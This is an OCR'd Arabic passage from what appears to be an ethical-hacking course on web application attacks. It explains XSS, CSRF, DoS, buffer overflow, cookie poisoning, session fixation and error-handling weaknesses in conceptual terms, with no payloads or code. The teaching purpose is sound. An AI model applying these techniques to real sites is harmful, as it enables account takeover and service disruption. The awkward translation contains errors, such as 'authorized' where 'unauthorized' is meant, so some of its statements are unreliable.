
باستخدام هجوم **XSS**، يمكن للمهاجم أيضا إرسال طلب غير مصرح به. وفيما يلي الخطوات المتبعة في هجوم **XSS** التي تهدف إلى إرسال طلب غير مصرح به:

1. المهاجم يقوم ببناء وصلة خبيثة.
2. يرسل رسالة بالبريد الالكتروني تحتوي على **URL** إلى مستخدم ويقنع المستخدم للنقر عليها.
3. متصفح المستخدم يقوم بإرسال الطلب إلى خادم المهاجم للصفحة.
4. خادم المهاجم يرد على طلب المستخدم ويرسل الصفحة مع البرنامج النصي الخبيث.
5. متصفح المستخدم يقوم بتشغيل البرنامج النصي الخبيث.
6. الاسكريبت الخبيث يرسل طلب مصرح به.




XSS Attack in a Blog Posting

الرسم البياني التالي يصور هجوم **XSS** في **Blog posting**:



XSS Attack in a Comment Field

العديد من البرامج على شبكة الإنترنت تستخدم صفحات **HTML** التي تقبل البيانات من مصادر مختلفة بشكل حيوي. البيانات في صفحات **HTML** يمكن تغييرها بشكل حيوي وفقا للطلب. المهاجمين يستخدمون **tag's** صفحة الويب **HTML** لمعالجة البيانات وإطلاق الهجوم عن طريق تغيير ميزة **comments** مع الاسكريبت الخبيث. عندما يرى الهدف **comments** فانه يقوم بتنشيط ذلك، ثم يتم تنفيذ البرنامج النصي الضار على متصفح الهدف، وبدء العروض الخبيثة.



XSS Cheat Sheet



Cross-site Request Forgery (CSRF) Attack


Cross-site request forgery هو معروف بأنه هجوم النقرة الواحدة. يحدث **CSRF** عند يقوم متصفح ويب المستخدم بإرسال طلب إلى الموقع الموقر من خلال صفحة ويب خبيثة. تم العثور على نقاط الضعف **CSRF** عادة على المواقع ذات الصلة المالية. الشبكات الداخلية للشركات عادة لا يمكن الوصول إليها من قبل المهاجمين الخارجي حتى **CSRF** هي واحدة من مصادر الدخول إلى الشبكة. عدم قدرة تطبيقات الويب في التفريق بين الطلب الذي قامت به الشفرات الخبيثة من الطلب الحقيقي يعرضها لخطر هجوم **CSRF**.

هجمات **Cross-Site request forgery (CSRF)** تقوم باستغلال نقاط ضعف صفحة الويب التي تسمح للمهاجمين بإجبار متصفح المستخدم بغير متوقع من إرسال طلبات خبيثة لا ينوي إرسالها. يحمل المستخدم الضحية جلسة العمل النشطة مع موقع موثوق به وموقع خبيث، التي تحقن طلب **HTTP** لموقع موثوق به في جلسة عمل المستخدم الضحية، واختراقها في وقت واحد.



- **كيف يعمل هجوم CSRF؟**

في هجوم **cross-site request forgery**، المهاجم ينتظر للمستخدم للاتصال بالخادم الموثوق به ومن ثم يحيل على المستخدم للنقر على رابط خبيث يحتوي على التعليمات البرمجية العشوائية. عندما ينقر المستخدم على الرابط الخبيث، يؤدى الى تنفيذ التعليمات البرمجية تعسفيا على الخادم الموثوق به. ويوضح الرسم البياني التالي خطوة بخطوة هجوم **CSRF**:



WEB APPLICATION DENIAL-OF-SERVICE (DOS) ATTACK

هجمات الحرمان من الخدمة يحدث عندما يتم منع المستخدمين الشرعيين من أداء المهمة المطلوبة أو العملية. حيث ان المهاجمين يستنفذون موارد الخادم المتاحة عن طريق إرسال المئات من الطلبات الكثيفة لاستخدام الموارد، مثل سحب ملفات الصور الكبيرة أو طلب الصفحات الديناميكية التي تتطلب عمليات البحث الكبيرة على خوادم قاعدة البيانات الحالي.

القضايا التالية تجعل تطبيقات الويب عرضة لهجمات الحرمان من الخدمة:

- Reasonable Use of Expectations
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation



هجمات حجب الخدمة على مستوى التطبيق تحاكى نفس صيغة الطلب وخصائص حركة المرور على مستوى الشبكة كما انهم زبائن شرعيين، مما يجعله غير قابل للكشف من قبل تدابير الحماية القائمة. هجمات الحرمان من الخدمات في تطبيق الويب، المهاجم يستهدف ويحاول استنفاد وحدة المعالجة المركزية والذاكرة، والمقابس، وعرض النطاق الترددي للقرص، وعرض النطاق الترددي لقاعدة البيانات، والعمليات المنفذة.

بعض الطرق الشائعة لإجراء هجوم web application DoS هي:

- استهلاك عرض النطاق الترددي بإغراق الشبكة مع البيانات.
- **Resource starvation** وذلك عن طريق استنفاد موارد النظام.
- عيوب البرمجة-**exploiting buffer overflows**.
- **Routing and DNS attacks** وذلك بالتلاعب بجدول **DNS** للإشارة إلى عناوين **IP** بالتناوب.

مثال على الحرمان من الخدمة

تم تصميم معظم تطبيقات الويب لخدمة أو التحمل مع طلبات محدودة. إذا تم تجاوز الحد، قد يفشل تطبيق ويب الملقم في استقبال طلبات إضافية. المهاجمين يستخدمون هذه الميزة لإطلاق هجمات الحرمان من الخدمة على تطبيقات الويب. المهاجمين يقومون بإرسال طلبات كثيرة جدا لتطبيق الويب حتى يحصل استنفاده. بمجرد تلقى تطبيق الويب طلبات بما فيه الكفاية، فإنه يتوقف عن الاستجابة لطلب آخر على الرغم من إرساله من قبل أحد المستخدمين المعتمدين لديه. وذلك لأن المهاجم يتجاوز تطبيق الويب مع طلبات كاذبة. وتشمل مختلف هجمات حجب الخدمة لتطبيقات الويب الاتي:

- **User Registration DoS**: المهاجم يمكن أن ينشا برنامج يقدم استمارات التسجيل مرارا وتكرارا بإضافة عدد كبير من المستخدمين الزائفين إلى التطبيق.
- **Login Attacks**: إجراء تسجيل الدخول يتم استنفاذه عن طريق المهاجم عن طريق نقل طلبات تسجيل الدخول مرارا التي تحتاج طبقة العرض لقبول الطلب والوصول إلى تعليمات التحقق. عندما تخرج الطلبات عن طاقتها، فتصبح العملية بطيئة أو غير متوفرة للمستخدم الحقيقي.
- **User Enumeration**: عندما يستجيب الطلب إلى أي عملية مصادقة المستخدم مع رسالة الخطأ معلنا ان مجال المعلومات غير صحيح، فان المهاجم يمكنه بسهولة التلاعب مع الإجراء من قبل **brute forcing** لأسماء المستخدمين الشائعة من ملف القاموس لتقديم مستخدمي التطبيق.
- **Account Lock-Out Attacks**: هجمات القاموس يمكن تقليلها من خلال تطبيق أسلوب قفل الحساب. المهاجم قد يقوم بتعداد أسماء المستخدمين من خلال ثغرة أمنية في التطبيق وثم محاولة المصادقة الى الموقع باستخدام أسماء المستخدمين وكلمات مرور غير صحيحة صالحة من شأنها أن تقفل الحسابات بعد عدد معين من المحاولات الفاشلة. في هذه المرحلة، سيكون للمستخدمين الشرعيين غير قادرين على استخدام الموقع.

BUFFER OVERFLOW ATTACKS

المخزن المؤقت "**buffer**" لديه القدرة على تخزين البيانات ولكن محدد، وإذا كان العدد يتجاوز الأصلي، فانه يحدث **buffer overflows**. وهذا يعني أن يحدث تجاوز لسعة المخزن المؤقت عندما يكتب التطبيق المزيد من البيانات إلى كتلة من الذاكرة، أو **buffer**، مما هو أكثر من الجزء المحدد للمخزن المؤقت. عادة، يتم تطوير المخازن للحفاظ على البيانات محدود. المعلومات الإضافية يمكن توجيها أينما كان يحتاج للذهاب. ومع ذلك، قد تتجاوز المعلومات الاضافية المخازن المجاورة، مما تؤدى الى تدمير أو الكتابة فوق البيانات القانونية.


- **Arbitrary Code**

هجوم تجاوز سعة المخزن المؤقت "**buffer overflow**" يسمح للمهاجمين بتعديل مساحة عنوان العملية "**process's address**" الهدف من أجل السيطرة على تنفيذ العملية، تعطل العملية، وتعديل المتغيرات الداخلية. عندما يحدث **buffer overflows**، يؤدى الى تلف **execution stack** الخاص بتطبيق الويب. ثم يمكن للمهاجم إرسال المدخلات التي وضعت خصيصا لتطبيقات الويب، بحيث يجعل تطبيق الويب ينفذ التعليمات البرمجية "**Arbitrary Code**" تعسفيا، والسماح للمهاجم لاتخاذ الجهاز بنجاح. المهاجمين يقومون بتعديل المؤشرات الدالة المستخدمة من قبل التطبيق لإعادة توجيه تنفيذ البرنامج من خلال القفز أو الاتصال بالتعليمات إلى موقع في الذاكرة التي تحتوي على تعليمات برمجية ضارة. **Buffer overflows** ليس من السهل اكتشافها، وحتى عند اكتشافها فأنه من الصعب استغلالها. ومع ذلك، المهاجم الذي يتعرف على **buffer overflow** يمكنه الوصول إلى مجموعة مذهلة من المنتجات والمكونات.

Buffer Overflow Potential

كل من تطبيقات الويب ومنتجات الخادم، التي تعمل كميزات ثابتة أو ديناميكية من الموقع أو من التطبيق على شبكة الإنترنت، تحتوي على احتمال حدوث خطأ تجاوز سعة المخزن المؤقت. **Buffer overflow potential** التي وجدت في منتجات الملقم هي عادة معروفة وتخلق تهديدا للمستخدم من هذا المنتج. عند استخدام تطبيقات الويب المكتبات، فإنها تصبح عرضة لاحتمال شن هجوم تجاوز سعة المخزن المؤقت. اكواد تطبيق الويب المخصصة، التي من خلالها يتم تمرير تطبيق الويب، قد تحتوي أيضا على **buffer overflow potential**. لم يتم الكشف عن أخطاء تجاوز سعة المخزن المؤقت في تطبيق الويب المخصصة بسهولة. هناك عدد أقل من المهاجمين الذين يجدون ويقومون بتطوير مثل هذه الأخطاء. إذا تم العثور عليه في تطبيق مخصص (عدا **crash application**)، يتم تقليل القدرة على استخدام هذا الخطأ من خلال حقيقة أن كلا من شفرة المصدر ورسالة الخطأ غير قابله للوصول إلى المهاجم.

Vulnerable Code



Note: For complete coverage of buffer overflow concepts and techniques, refer to Module 18: Buffer Overflow

COOKIE/ SESSION POISONING

الكوكيز في كثير من الأحيان تنقل أوراق الاعتماد الحساسة والتي يمكن تعديل بسهولة فيؤدى إلى تصعيد الامتياز أو تحمل هوية مستخدم آخر.

تستخدم الكوكيز في الجناب الاخر للحفاظ على حالة جلسة العمل في بروتوكول **stateless HTTP**. وتهدف الجلسات إلى أن تكون مرتبطة بشكل فريد بالوصول إلى تطبيق ويب. **Poisoning of cookies and session information** يمكن أن تسمح للمهاجمين لحقن المحتويات الضارة أو غير ذلك من تعديل المستخدم على الانترنت والحصول على معلومات غير مصرح بها.

يمكن أن تحتوي الكوكيز على بيانات جلسة محددة مثل هوية المستخدم وكلمات السر وأرقام الحسابات، روابط لمحتوى **shopping cart** ومعلومات خاصة موردة، ومعرفات الجلسة. يتم تخزين الكوكيز على شكل ملفات مخزنة في ذاكرة كمبيوتر العميل أو القرص الثابت. عن طريق تعديل البيانات في ملف الكوكيز، فالمهاجم يمكنه في كثير من الأحيان الحصول على تصعيد الوصول أو يؤثر بشكل ضار على جلسة عمل المستخدم. العديد من المواقع تقدم القدرة على "**Remember me?**" وتخزن معلومات المستخدم في الكوكيز، فيصبح لا يحتاج الى إعادة إدخال البيانات مع كل زيارة للموقع. يتم تخزين أي من المعلومات الخاصة التي ادخلت في ملف الكوكيز. في محاولة لحماية الكوكيز فان مطوري الموقع في كثير من الأحيان يقومون بترميز ملفات الكوكيز. أساليب الترميز يمكن عكسها بسهولة مثل **base64** في و**ROT13** (**rotating the letters of the alphabet 13 characters**) يعطى العديد من الذين يرون الكوكيز بشعور زائف بالأمان.


التهديدات

اختراق الكوكيز والجلسات يمكن أن يوفر للمهاجمين أوراق اعتماد المستخدم، مما يسمح للمهاجم الوصول إلى الحساب من أجل تحمل هوية المستخدمين الآخرين للتطبيق. بافتراض هوية مستخدم آخر على الانترنت، فان تاريخ شراء المستخدم الأصلي يمكن أن يعاد النظر فيه، ويمكن أن يؤمر ببنود جديدة، والخدمات والوصول التي يوفرها التطبيق على شبكة الإنترنت يصبح عرضة مفتوح للمهاجمين لاستغلالها.
واحدة من أسهل الأمثلة التي ينطوي على استخدام ملفات الكوكيز مباشرة للمصادقة. طريقة أخرى **cookie/session poisoning** يستخدم البروكسي لإعادة كتابة بيانات الجلسة، عرض بيانات الكوكيز و/أو تحديد هوية المستخدم الجديد أو معرفات جلسة أخرى في ملف الكوكيز.
ملفات الكوكيز يمكن أن يكون دائم أو غير دائم وآمن أو غير آمن. ويمكن أن يكون واحدة من هذه المتغيرات الأربعة. يتم تخزين ملفات الكوكيز الدائمة على قرص ويتم تخزين الكوكيز غير الدائم في الذاكرة. يتم نقل الكوكيز الآمن من خلال اتصالات **SSL**.

كيف يعمل Cookie Poisoning؟


تستخدم الكوكيز بشكل رئيسي من قبل تطبيقات الويب لمحاكاة **stateful experience** وهذا يتوقف على المستخدم النهائي. يتم استخدامها كهوية لجانب الخادم في مكونات التطبيق على شبكة الإنترنت. هذا الهجوم يغير قيمة الكوكيز في جانب العميل قبل الطلب إلى الخادم. خادم الويب يمكن إرسال ملف الكوكيز مع مساعدة من أي رد على **string and command** الموفرة. يتم تخزين ملفات الكوكيز على أجهزة كمبيوتر المستخدم وتكون وسيلة معيارية لاعتراف المستخدمين. لقد تم ارسال جميع الطلبات من ملفات الكوكيز إلى خادم الويب بمجرد تعيينه. لتوفير مزيد من الوظائف إلى التطبيق، الكوكيز يمكن تعديله وتحليله بواسطة جافا سكريبت.
في هذا الهجوم، المهاجم يتنصت على كوكيز المستخدم ومن ثم تعديل معلمات الكوكيز ومن ثم الارسال إلى خادم الويب. الملقم يقبل طلب المهاجم والعمليات عليها.

يوضح الرسم البياني التالي شرح موضح لعملية Cookie Poisoning:



SESSION FIXATION ATTACKS

Session fixation تساعد المهاجم لاختطاف جلسة عمل مستخدم صالحة. في هذا الهجوم، المهاجم يصادق نفسه مع معرف جلسة عمل معروف ومن ثم الاحتيال على الضحية لاستخدام نفس معرف جلسة. إذا كان يستخدم الضحية معرف جلسة أرسلت من قبل المهاجم، المهاجم يخطف جلسة التحقق من صحة المستخدم مع معرف الجلسة المستخدمة.
يفسر الإجراء هجوم **session fixation attack** مع مساعدة من الرسم البياني التالي:



الحماية الغير كافيه لطبقة النقل " Insufficient Transport Layer Protection "

ينبغي استخدام **SSL/TLS authentication** للمصادقة على المواقع أو المهاجم يمكنه مراقبة حركة مرور الشبكة لسرقة ملف كوكيز جلسة مستخدم مسجل.

قد تسمح **Insufficient transport layer protection** أطراف ثالثة غير موثوق بها للحصول على الوصول الغير مصرح به إلى المعلومات الحساسة. التواصل بين الموقع والعميل يجب أن تكون مشفرة بشكل صحيح أو يمكن اعتراض البيانات، حقن، أو إعادة توجيهه. التهديدات المختلفة مثل السرقات حساب، وهجمات تصيد المعلومات، **admin accounts** بعد اختراق النظم.

المعالجة الخطأ "Improper Error Handling"

Improper error handling قد يؤدي إلى أنواع مختلفة من قضايا الموقع على شبكة الانترنت تخص الجوانب الأمنية، وخصوصا عندما يتم عرض رسائل الخطأ الداخلية مثل **stack traces**، **database dumps**، و**error codes** إلى المهاجم. المهاجم يمكنه الحصول على مختلف التفاصيل المتعلقة بنسخة الشبكة، الخ. **Improper error handling** يعطي نظرة ثاقبة على شفرة المصدر مثل **logic flaws** والحسابات الافتراضية، وما إلى ذلك. باستخدام المعلومات الواردة من رسالة الخطأ، فانه المهاجم يحدد نقاط الضعف لشن الهجمات. **Improper error handling** قد تسمح للمهاجمين بجمع المعلومات مثل:

- Out of memory
- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

